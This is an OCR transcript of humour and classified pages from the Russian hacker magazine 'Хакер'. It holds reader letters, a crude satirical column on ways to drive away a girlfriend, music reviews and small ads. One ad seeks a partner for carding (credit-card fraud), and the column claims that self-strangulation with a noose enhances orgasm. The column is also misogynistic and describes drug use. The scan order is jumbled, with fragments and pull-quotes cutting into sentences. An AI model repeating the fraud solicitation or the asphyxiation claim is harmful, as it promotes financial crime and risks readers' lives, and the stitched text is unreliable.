Всякому понятно, что письмецо написано без особого старания, но попытка войти в число победителей налицо. А вот и второй претендент - Aleksey <alex-smart@mail.ru>, тоже не попавший "куда надо" по причине опять же неуемной фантазии. Интересуется Леха некоторыми тонкостями, касающимися паролей в БИОСе: "Привет всем хакерам, пишу, значит, я вам вот по какому поводу: в общем, решил я себе поставить пароль на комп. На виндуз не получилось поставить, пришлось на Биос. Значит, зашел я в него (bios), сделал все как в книжке написано, запомнил пароль (восемь звездочек), все сохранил, перезагружаюсь, ввожу пароль, и ОБЛОМ! Что-то типа - "неправильно введен пароль"! Как так может быть, если я несколько раз пересчитывал его... Значит, в книге чё-то не то написано было! Короче, скажите мне, как его взломать, а то я уже недели две поиграть не могу!"
Сам видишь, идея о восьми звездочках оригинальна, но реализована несколько кривовато, так что в "Самое" Aleksey на этот раз не попадает.



IN TRASH

Даниил Шеповалов (danya@danya.ru)



ДАНИИЛ ШЕПОВАЛОВ "ИЗБРАННОЕ"

"НАДО ВСЕХ УБИТЬ, ТОГДА НАСТУПИТ ТОТАЛЬНОЕ И БЕСПОВОРОТНОЕ ЩАСТЬЕ!"




Творческий процесс

Руководитель рекламного отдела][зловеще склонился над связанным Даней и принялся наглядно демонстрировать ему процесс размещения рекламы в журнале.

- Ага, так вот, берет, значит, наш потенциальный рекламодатель экземпляр][в руки, открывает где-нибудь в конце (угадай, на чьей рубрике) и что же он видит?! Слова "член", "жопа", "ЛСД" и "газированная сперма". Тогда потенциальный рекламодатель задает совершенно справедливый вопрос: "А кто именно, - спрашивает он, - читает ваш журнал?".

- Я больше не буду! - неуверенно протянул Даня, стараясь отодвинуться подальше от раскаленной до красна вилки, которую Игорь держал в опасной близости от его правого глаза.

- Еще бы! Ты теперь будешь только на приличные темы писать! О рыбалке, например...



Рыбалка

Даня сидел на деревянных мостках около тихого лесного озера и довольно щурился, глядя на заходящее мартовское солнце.

- Эх, хорошо-то как! - с чувством сказал Иван Таранов, сделав очередной глоток из канистры с авиационным спиртом.

- И не говори... Красотища! - Даня досыпал оставшийся тротил в шашку и кинул ее в прибрежный тростник. Заряд оказался чересчур мощным - ударной волной в домике на берегу выбило все стекла, а большую часть рыбы не оглушило, а разорвало в клочья.

- Хорошо сидим! - задумчиво прокомментировал произошедшее Иван и еще раз приложился к канистре. С Тарановым Даня познакомился в психоневрологической лечебнице N112. Иван тогда жил в телевизоре, но однажды вылез оттуда и помог Дане бежать.

- Я тебе, Дань, одно скажу, - горько начал Таранов, - Ну их, этих баб, под хвост твоему ослику, уж поверь мне. Ни тебе пивка попить с друзьями, ни веселящим газом подышать...

Даня попробовал на вкус щепотку тротила, поморщился и незаметно подсыпал горсть в канистру Таранову.

- Базара нет, ну их на фиг. Я вон даже новый мануал "Как избавиться от подружки" написал. Зацени. Кстати, спорим на щелбан, что тебе член в клочья разнесет, если ты в костер пописаешь?

Как избавиться от подружки ver 2.0

Товарищи старослужащие наверняка помнят, что это уже не первая моя попытка пропаганды дискриминации по половому признаку во всех ее проявлениях. И значит - так надо... на-на-на-та-да-да... Просто последовательно реализуй все приведенные ниже методы ментального надругательства над герлой и ты ее больше никогда не увидишь.

В гостях у сказки

Рано или поздно девушка обязательно захочет познакомить тебя со своими родителями. Сам понимаешь, очень важно сразу же произвести на них хорошее впечатление. Перед визитом к будущей теще (Господи, спаси и сохрани!) не мойся с недельку, хорошенько наешься горохового супа и поброди по окрестным газонам с целью сбора на своих ботинках толстого слоя экскрементов местной фауны. В прихожей не теряйся - характерным жестом вытри дерьмо с ботинок о дорогой паркет, поправь на голове свой зеленый ирокез и живописно наблюй на ноги родителям девчонки. Покажи,

В качестве гарнира картину может живописно дополнить твой маленький братик, который выползет вдруг из туалета с окровавленным тесаком и будет страстно шептать: "Ч-ч-еловечес-с-с-кие ж-ж-жертвоприно-ш-ш-ш-ения", подбираясь все ближе и ближе к твоей герле.

что ты воспитанный мальчик, сразу же извинись. Можно, например, сказать что-нибудь вроде "Ой, прошу прощения, вчера с пацанами в подвале герычем ставились - до сих пор не отошел". Не тушуйся, нужно с ходу взять инициативу в свои руки. Отлей в цветочный горшочек, где растет любимая тещина орхидея, тайком подмигни папаше и предложи ему по-быстрому вмазаться в сортире, а за обедом постоянно чешись и таскай со стола колбасу в замызганный полиэтиленовый пакет. Кстати, именно за обедом обычно возникают щекотливые вопросы из цикла "А кем вы, молодой человек, работаете?" и "Какие у вас планы на будущее?". Скажи, что в данный момент ты бездомный торговец анашой, но в ближайшее время планируешь стать крупнейшим наркодилером в районе. Похвастайся, что ты уже замочил с особой жестокостью двух своих конкурентов и о тебе не раз писали газеты (покажи предкам вырезки со статьями "Маньяк откусил у бультерьера член" и "Подмосковный некрофил возвращается"). Под конец встречи сделай сумасшедшие глаза и с криком "Твой раб идет к тебе, о Ваал, Кровавый Князь Тьмы!" занеси над тещей топорик для рубки мяса. Затем истерично заплачь и упади на пол, пуская пену изо рта и судорожно дергаясь.

Настоящий полковник

Допустим, ты встречаешь подружку из долгой поездки, и после всех обнималок-целовалок она просит тебя понести ее тяжелый чемодан. Что ты должен сделать? Правильно, возмущенно сказать: "Я не вьючное животное!" - и весело зашагать в сторону ближайшего бара, молодцевато помахивая щегольским зонтиком.

Юный натуралист

Пусть однажды она застанет тебя стоящим на табуретке под люстрой с надетой на шею веревочной петлей (легкое самоудушение усиливает оргазм). На сосках защелкни бельевые прищепки, глаза завяжи пионерским галстуком, а в задницу вставь горящую свечку. Поставь на воспроизведение кассету с записью передачи "Диалоги о животных" (тот момент, где идет видеоматериал о совокупляющихся носорогах). Громко, самозабвенно пой "Боже, царя храни!" и трахай в заранее сделанную дырку любимого плюшевого медвежонка своей девчонки.

Москва - Петушки

Сделай так, чтобы она каждый день видела тебя глушащим водяру во дворе в компании со всякими "Петровичами" и "Алексеичами". Ясное дело - из пластиковых стаканчиков и под бутерброды со шпротным паштетом. Утром канючь у нее деньги на опохмел, а вечером, дыша перегаром, похотливо хихикая и брызгая слюной, часами пытайся засунуть в нее свой вялый член, пьяно шепча: "Деточка, я сделаю вам хорошо!".

Общество чистых тарелок

Купи полное собрание сочинений В.И. Ленина и днями напролет копайся в этих томах с карандашом в руках. Естественно, так, чтобы твоя герла лицезрела этот процесс в интерактивном режиме. Через месяц по-

NEXT



X-Music

Музыка для хакера

Команда: Пеп-Си
Пластинка: The танцы (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: SBA-Records, 2001
Реальный хит: Метелка

Если и есть на отечественной поп-сцене звезды изрядной величины, то первой среди них стоит назвать команду "Пеп-Си". За последние несколько лет их отвязные хиты перебывали в эфирах самых разных радиостанций, вполне возможно, что ты слышал некоторые из них: "Парни, музыка, наркотики", "Три звезды", "Вовочка", "Лови мои поцелуи". Что они поют? Да они не поют, они стебаются, причем по полной программе! Надо отметить, что стеб получается эдаким празднично-остроумным на фоне звонких девичьих голосов, не лишенных известной склонности к доброму баловству и интеллектуальному музыкальному хулиганству.

Музыка для крякера

Команда: Океан Эльзи (www.okean-elzy.com)
Пластинка: Там, де нас нема (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: Extraphone, 1999
Реальный хит: Сосни

Первый, дебютный альбом ставшей необыкновенно известной украинской команды "Океан Эльзи". Сами музыканты не считают его чем-то выдающимся, называя просто сборником "greatest hits", который не мог не появиться после нескольких лет попыток сделать свой первый альбом. Несмотря даже на то, что сами музыканты, видимо из скромности, не склоны расхваливать свой стартовый диск, послушать его и сравнить с альбомом "Модель" очень даже стоит, какой-то он очень настоящий, честный и искренний. Молодцы, хлопцы!

Музыка для западлостроителя

Команда: F.R.U.I.T.S. (www.gothic.ru/exotica)
Пластинка: Jakuzi (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: Exotica, 2001
Реальный хит: выбирай на вкус, названия характерны

Музыкальную принадлежность этого компакта выяснить довольно просто - нечто вроде electro easy listening, но за "стандартом" музыкального стиля стоят восклицательные знаки экспериментов и нестандартности. Команда в составе наших с тобой соотечественников и современников Алексея Борисова и Павла Жагуна изваяла действительно экзотический альбом, который самим лейблом-издателем "рекомендуется в качестве звукового сопровождения для пассивного отдыха и модных Cocktail Party".

Музыка для warezника

Команда: Танцы минус
Пластинка: Теряя Тень (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: Real Records, 2001
Реальный хит: Из Ленинграда

Если все так, как есть на самом деле, то перед тобой последний, к сожалению, альбом "Танцев минус". Вячеслав Петкун, бесконечно уставший "от всей этой гонки, идиотских хит-парадов и аудио-пиратов", решил "свернуть" свою певческую деятельность, жаль - если навсегда. А пока можно с легкой грустью наслаждаться "дурацкими песнями", которые талантливо сочиняют и поют Вячеслав Петкун и группа "Танцы минус", находящиеся в периоде полу- или окончательного распада.

Хумор

Даниил Шеповалов (danya@danya.ru)

добных трудов подойди к ней и на полном серьезе заяви, что ты вступил в секту "Лотосные стопы Ильича" и, дескать, завтра вы улетаете на Юпитер, где произойдет новое воплощение Вождя. Покажи большую коробку стирального порошка "Дося" и скажи, что недавно ваша секта расшифровала тайные записи Ленина, где четко сказано, что, только съев два килограмма "Доси" вместе с упаковкой, можно оставить бренное тело и полететь к звездам. Заяви, что она может ни о чем не беспокоиться - ты уже купил для своей любимой девочки лишнюю коробку порошка. Ну а затем, естественно, залейся сумасшедшим, чудовищным хохотом а-ля "Доктор Зло".

Ага, так вот, значит, берет наш потенциальный рекламодатель экземпляр][в руки, открывает где-нибудь в конце (угадай, на чьей рубрике) и что же он видит?! Слова "член", "жопа", "ЛСД" и "газированная сперма".

Красота по-американски

Наверняка каждый раз после того, как твоя подружка сподобится сделать тебе минет, она ожидает, что после такого подвига ты немедленно засыплешь ее лепестками роз, подаришь Феррари последней модели, а также выделишь несколько миллионов евро на разграбление всех парижских бутиков. Ведущие собаководы не рекомендуют взращивать в девушках столь наивные фантазии - верни свою тетку в реальный мир. Сразу же, как только выберешься из оральной нирваны, прямо и без обидняков заяви ей: "Сладкая, минет - это твое призвание! Давай выбьем тебе четыре передних зуба сверху и снизу, а потом накачаем губы силиконом! Ты будешь просто неповторима...".

Водные процедуры

Сделай так, чтобы однажды она совершенно неожиданно застала тебя в ванной самозабвенно трущим свою попку ее зубной щеткой и буквально стонущим от удовольствия. Опять же неплохо будет периодически выкрикивать что-нибудь вроде "Да, Педро! Оттрахай же меня, маленького извращенца!!!"

Эротические фантазии

Не сомневайся, твоей тетке стопудово понравится, если во время страстного секса ты попросишь ее имитировать Наташу, твою бывшую одноклассницу.

Рубрика "Я плакал" (самые-самые письма Дане)

from: "A.I." <andsit@yandex.ru>

Недавно я совершенно серьезно пересказывал статью "Ядерная зима" на ОБЖ, отвечая на вопрос о гражданской обороне. Учитель был с юмором и только отправил меня к директору и вызвал родителей. Но все еще впереди, т.к.:
1. Я прочитал "Новые приключения Незнайки".
2. Урок лит-ры уже скоро.

Спящая красавица (special edition для моральных уродов)

Утром, когда заметишь, что она просыпается, тут же хватай линейку, штангенциркуль и бросайся под одеяло. Пусть в момент своего пробуждения твоя ненаглядная девочка услышит следующие фразы:

- Ну-с, целюлит пока ничего, так, всего на треть задницы. Хотя лет через пять на нее уже смотреть тошно будет. Ладно, пока сойдет, а потом другую найду.
- Интересно, эта чикса что-нибудь об эпиляции слышала?
- Элегантный животик, элегантный животик. Задолбала она уже сладкое жрать - скоро на свою мамашу будет похожа.
- Как можно жить с такой отвисшей, низкой грудью? А бюстгальтер она, наверное, на заказ шьет.

Сделай вид, будто только что заметил ее пробуждение, нежно поцелуй свою девушку и ласково скажи: "Милая, ты так очаровательно пукала во сне! Я от тебя без ума!".

Бартер

Сразу же после летних экзаменов (или в первый день отпуска) начни собирать при подружке чемоданы. На вопрос "Ой, милый, мы что, поедем на море?" многозначительно скажи, что вчера по телевизору показывали одно южноафриканское племя, где за одну женщину дают два слоновых бивня.

Ужин при свечах

Устрой ей чудесный романтический вечер: вино, приглушенный свет, легкая музыка. Ну и, естественно, просмотр каких-нибудь розовых соплей вроде "Унесенных Ветром". Что дальше? Чувак, я знал, что из тебя выйдет толк! Конечно же, в самый романтичный момент мелодрамы, когда какой-нибудь Хосе Родригес нежно целует малышку Изауру и когда у твоей тетки на глаза наворачиваются слезы... Именно в этот момент ты высунешь язык и, капая на подругу слюной, будешь отчаянно дергать свое мужское достоинство, крича: "Ну засунь же скорее этой сучке, Хосе!!!".

Гарри Поттер овердрайв

Допустим, у тебя есть где-то час до прихода ненавистной чиксы. Используй его по максимуму. Покрась волосы белой краской дневного свечения, сделай мрачные черные тени под глазами и надень темный плащ с капюшоном. Стены и потолок разрисуй всевозможными пентаграммами, обратными солнцеворотами, перевернутыми крестами и прочими сатанинскими символами. Для придания комнате дополнительного шарма можно на одной из стен тысячу раз написать фразу: "Если я съем глаза своей подружки, то стану бессмертным!". На разделочной доске в творческом беспорядке разложи несколько купленных у бомжей мертвых крыс и лягушек. Тут же начни варить зелье из крысиных хвостиков. Позаботься о музыкальном сопровождении - творчество групп "Красная Плесень" или "Гражданская Оборона". Сам же можешь жутким басом напевать что-нибудь вроде "Сатана там правит бал! Там правит бал! Люди гибнут за металл! Да, за металл!" - весьма способствует. И вот настал торжественный момент, когда твоя ненаглядная стерва перешагнула порог дома и окунулась в атмосферу праздника. Держа в одной руке книгу заклинаний "Некрономикон", а в другой - кастрюльку с торчащими оттуда крысиными тушками, медленно приближайся к своей тетке. Естественно, все это надо делать, закатив глаза и выкрикивая зловещие заклинания на латыни. В качестве гарнира картину может живописно дополнить твой маленький братик, который выползет вдруг из туалета с окровавленным тесаком и будет страстно шептать: "Ч-ч-еловечес-с-с-кие ж-ж-жертвоприно-ш-ш-ш-ения", подбираясь все ближе и ближе к твоей герле. Занавес.

Покажи предкам вырезки со статьями "Маньяк откусил у бультерьера член" и "Подмосковный некрофил возвращается".



Юниты

Борда

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK Exit

Продам Game Boy Advance, почти нулёвый(1 месяц юзанья) в хорошем состоянии. Цена: 100$. Мыльте: **zendorr@yandex.ru** (Краснодар).


Набирается группа продвинутых программеров на Delphi, для создания сетевых пректов!!! Денег не обещаю, но будет интересно! Мыльте на **fall_off@inbox.ru**

Я занимаюсь коллекционированием разного рода пластиковых карточек (телефооных, кредитных и т.д.) Если кто-нибудь знает адреса сайтов где можно приобрести подобную шнягу, плизз мыльте на **dronez-z-z@yandex.ru**. Наличие единиц, денежных средств на самих карточках необязательно. Так же буду рад если кто-нибудь мне пришлет подобные карточки =).

Я занимаюсь кардингом. Одному стало скучновато. Ищу партнёра. Желательно, чтоб он жил в Москве или в Питере. Должен (почти обязательно) знать HTML, Perl(CGI), основы кардинга и всего чего он сам умеет. Желательно, чтоб это был чел, с которым можно было бы не только отмывать десятки тысяч баксов, но и с которым можно было бы потусоваться и всё такое... Если будет много писем можно будет создать группу, если хотите, пишите на **cool666@xakep.ru, sex-paradise@mail.ru**







Вступлю в хак-группу (программистом). Пишу на C++, могу писать код в чистом WinAPI. Заинтересованные, мыльте на: **neme-sis545@mail.ru.**

Нужна информация по восстановлению зрения! Любые способы кроме хирургических вмешательств! Кидать на **maksusha@yan-dex.ru**

Ищу реальных людей ,увлекающихся хип-хоп культурой , для совместного время препровождения. Пишите:

Опытный программист на C/C++,ASM выполнит разовые и долгосрочные заказы по написанию системных сервисов/приложений для Windows и Linux,разработке и программированию систем на основе MSC51,PIC,AVR. Возможно долгосрочное сотрудничество. E-mail: **h_kilowatt@mail.ru**

Если встретишь знакомое слово - пиши: C++, FreeBSD, Linux, Rammstein. mailto:**kid@lep.lg.ua**

Куплю старые журналы Хакер. FOX (**bermu-da2000@xakep.ru**)

Коллеги, для кого PHP, что то значит - пишите, будем общаться. Одна голова хорошо, а две - лучше. Nick (**tambov_wolfs@mail.ru**)

Хочу собрать комманду людей, рисующих картинки на листке бумаги а потом сканирующих эти рисунки. Повесим их на будущий сайт! Пишите на E-mail: **Goliaf_@kmail.ru**

Срочно нужны программисты в компанию Joey Software с опытом работа на MS Visual C++, а также Borland C++Builder. **joeysoft@narod.ru** или ICQ: **137394710**

Все, у кого есть какие то вопросы по железу или софту - пишите мне! Кроме этого продаю журналы MegaGame (все, за 2001г). **Cergey_neo3000@mail.ru**

Принимаю заказы на создание web-страниц, сайтов, опыт работы с HTML - 1,5 года. Оплата договорная (но не меньше 300 руб.), после выполнения заказа. Кому интересно - мыльте на **terminat@mtu-net.ru**

Всем кто читает Хакер любит творчество Дани Шеповалова и живёт в г.Саратове скорее сюда: **mod-ern@pont.ru**



Продам CD:
1) Обучение C++ - 25 руб
2) MultiLinux - дистрибутив на базе Slackware 8.0 - 40 руб
3) Command & Conquer - 2 CD (NOD&GDI) - 50 руб
4) Command & Conquer Tiberian Sun FireStorm - 1 CD - 25 руб

Продам КНИГИ:
1) Использование Linux 5-е издание Джек Такет Стив Барнет - 780 стр. - 120 руб
2) Linux Руководство администратора сети Олаф Кирх - 368 стр. - 50 руб
3) Справочник Linux - 475 стр. - 35 руб
4) Справочник HTML 3.2 - 220 стр. - 20 руб
5) Turbo Pascal 7.0 “Начальный курс” Фаронов В.В. - 50 руб
6) Turbo Pascal 7.0 “Практика программирования” Фаронов В.В. - 50 руб

Продам также журналы Хакер:
1) с #7/2000 по #12/2000
2) с #1/2001 по #12/2001
3) #1/2002, #2/2002
4) Спец WWW2

Пишите на мыло Atomic_Cat@tut.by



FLATRON®
freedom of mind